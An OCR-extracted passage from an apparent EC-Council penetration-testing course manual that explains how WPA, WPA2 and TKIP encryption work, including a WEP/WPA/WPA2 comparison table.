WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption, and authentication. The temporal encryption key, transmit address, and TKIP sequence counter (TSC) is used as an input for the RC4 algorithm to generate a keystream. A MAC Service Data Unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm. The combination of the MSDU and the MIC is fragmented to generate the MAC Protocol Data Unit (MPDU). A 32-bit ICV is calculated for the MPDU, the combination of the MPDU and the ICV is then bitwise XORed with keystream to produce the encrypted data. The IV is added to the encrypted data to generate the MAC frame.





Figure A.119: Working of WPA

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA2 Encryption

WPA2 (Wi-Fi Protected Access 2) is a security protocol used to safeguard the wireless networks. It is compatible with the 802.11i standard and supports many security features that WPA does not support. WPA2 introduces the use of National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, a strong wireless encryption and Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control. It gives a high level of security to Wi-Fi connections, so that only authorized users can access it.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.120: Working of WPA2

WPA2 is an upgrade to WPA. It includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption mode with strong security.

- **WPA2-Personal**
  - WPA2-Personal uses a set-up password (Pre-shared Key, PSK) to protect unauthorized network access.
  - In PSK mode, each wireless network device encrypts the network traffic using a 128-bit key that is derived from a passphrase of 8 to 63 ASCII characters
- **WPA2-Enterprise**
  - It includes EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc.
  - Users are assigned login credentials by a centralized server which they must present when connecting to the network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP vs. WPA vs. WPA2

WEP initially provided data confidentiality on wireless networks, but it was weak and failed to meet any of its security goals. WPA fixes most of WEP's problems. WPA2 makes wireless networks almost as secure as wired networks. WPA2 supports authentication, so that only authorized users can access the network. WEP should be replaced with either WPA or WPA2 in order to secure a Wi-Fi network. Both WPA and WPA2 incorporate protections against forgery and replay attacks. The following figure provides a comparison between WEP, WPA, and WPA2 with respect to encryption algorithm used, size of Encryption Key and the initialization vector (IV) it produces, etc.

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	CBC-MAC

WEP	Should be replaced with more secure WPA and WPA2
WPA, WPA2	Incorporates protection against forgery and replay attacks

Figure A.121: WEP vs. WPA vs. WPA2 Comparison

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

TKIP

- TKIP (Temporal Key Integrity Protocol) is an **encryption protocol** used in IEEE 802.11 wireless network standard
- TKIP is the TaskGroupi's solution for the security loop holes present in the already deployed 802.11 hardware

TKIP features:

- Boosts encryption strength
- Prevents collision attacks without hardware replacement
- Serves as a WEP code wrapper and also adding per-packet mixing of media access control (MAC) base keys and serial numbers
- Assigns a unique 48-bit sequencing number to each packet
- Utilizes the RC4 stream cipher - 128-bit encryption keys and 64-bit authentication keys

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

TKIP

TKIP (Temporal Key Integrity Protocol) is an encryption protocol used in IEEE 802.11 wireless network standard. Temporal Key Integrity Protocol (TKIP) is the TaskGroup's solution for the security loop holes present in the already deployed 802.11 hardware.




Figure A.122: Working of temporal keys

